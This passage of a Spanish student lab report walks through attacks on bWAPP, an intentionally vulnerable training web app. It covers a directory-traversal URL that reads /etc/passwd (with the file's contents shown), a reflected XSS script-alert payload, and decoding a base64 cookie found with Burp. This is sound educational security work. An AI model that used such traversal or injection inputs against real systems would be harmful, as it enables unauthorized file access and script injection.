
Accedemos a uno de los archivos:


bWAPP - Missing Functional Le
http://www.imdb.com/title/tt04
Not Secure | 10.27.96.119/bWAPP/documents/Terminator_Salvation.pdf
http://www.imdb.com/title/tt0438488/
1 / 3
100%
Terminator Salvation (2009) - IMDb
Page 1 of 3
IMDb
Movies TV News Trailers Community IMDbPro Apps
Your Watchlist
Terminator Salvation (2009)
Top 5000
115 min - Action | Drama | Sci-Fi - 3 June 2009 (Belgium)
Your rating:
6.7
After Skynet has destroyed much of humanity in a nuclear holocaust, a group of survivors led by John Connor struggles to keep the machines from finishing the job.
Director: McG
Writers: John D. Brancato, Michael Ferris
Stars: Christian Bale, Sam Worthington and Anton Yelchin | See full cast and crew
+ Watchlist
Watch Trailer
Share...
Own it
Buy it at Amazon.fr
1 win & 9 nominations See more awards »
Videos
Photos
168 photos | 14 videos | 4612 news articles »
Cast
Cast overview, first billed only:
Christian Bale ... John Connor
Sam Worthington ... Marcus Wright
Quick Links:
overview
Related News
Top 12 Post-Apocalyptic Films
Top Ten Worst Movies of 2012 (That I Saw)
Ten Gets January 2014 Release Date; New Arnold Schwarzenneger Photo
See all 4612 related articles »
Related Lists
Create a list »
My Top Sci-fi Movies
Watched Movies
mymoviestest
The Cinema Quest


Y observamos que en la URL se muestra la ubicación del archivo. Borramos el nombre del archivo y podemos acceder a todos los archivos del directorio /documents:



Al acceder al reto **Directory Traversal - Files** vemos lo siguiente:




De nuevo, vemos que la ruta del archivo al que se accede está en la url (`message.txt`). Si cambiamos el nombre del archivo podemos acceder a otros archivos del servidor. Probamos con el archivo /etc/passwd que guarda atributos de usuarios que tienen acceso al sistema.


bWAPP - Missing Functional Le
Not Secure | 10.27.96.119/bWAPP/directory_traversal_1.php?page=/etc/passwd
bWAPP
an extremely buggy web app !
Choose your bug:
---------- bWAPP v2.2 ----------
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ Directory Traversal - Files /
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
bWAPP is licensed under
© 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive

4. Cross-Site-Scripting


4.1. Reflejado (GET)

Probamos a introducir nombre y apellido cualesquiera para ver el comportamiento de la web.




Podemos observar que los parámetros pasados se pasan como parámetros en la url.

Probamos a introducir código html en los campos de entrada y ver si el servidor nos los devuelve en la respuesta:



Efectivamente, vemos que el código html que hemos pasado se nos ha devuelto. En este caso ha sido una etiqueta básica pero de la misma manera se pueden pasar scripts que puedan comprometer al servidor.


```
<script>alert("Te hackeo :)"</script>
```


bWAPP - XSS
Not Secure
192.168.1.194/bWAPP/xss_get.php?firstname=<script>alert%28"Te+hackeo+%3A%29"%2...
192.168.1.194 says
Te hackeo :)
OK

5. Otros (A6. Sensitive Data Exposure)

5.1. Codificación B64

En este reto buscamos obtener información que el servidor guarda usando cookies codificadas en base64, para ello mediante el uso de Burp, capturamos el tráfico al cargar la página respectiva a este reto y observamos que hay una cookie ‘secret’ que al decodificarla nos da la frase: ‘Any bugs?’



Conclusiones

En esta práctica hemos puesto en uso conocimientos muy diversos que hemos adquirido en otras asignaturas, desde MySQL hasta PHP, para explotar vulnerabilidades de la página web que estábamos atacando. Comprendemos que es una página hecha a propósito para ser vulnerable con fines educativos, pero nos ha hecho darnos cuenta de la importancia del empleo de todas las técnicas de programación segura vistas en las clases de teoría, a la hora de crear un sistema al que otros usuarios van a tener acceso.

Hemos usado técnicas bastante variadas de hacking para obtener información de la aplicación web, en especial sobre sus usuarios, esto puede ser especialmente útil/peligroso, ya que la mayor parte de las personas usan el mismo correo y la misma contraseña tanto en webs poco seguras y poco relevantes, como en webs que sí son importantes. Así una técnica habitual usada para obtener la contraseña de, por ejemplo, la cuenta bancaria de alguien, es sacarla de otra web en la que esté registrada esa persona y sea menos segura. Es importante tener en cuenta que un sistema es tan seguro como su parte más vulnerable.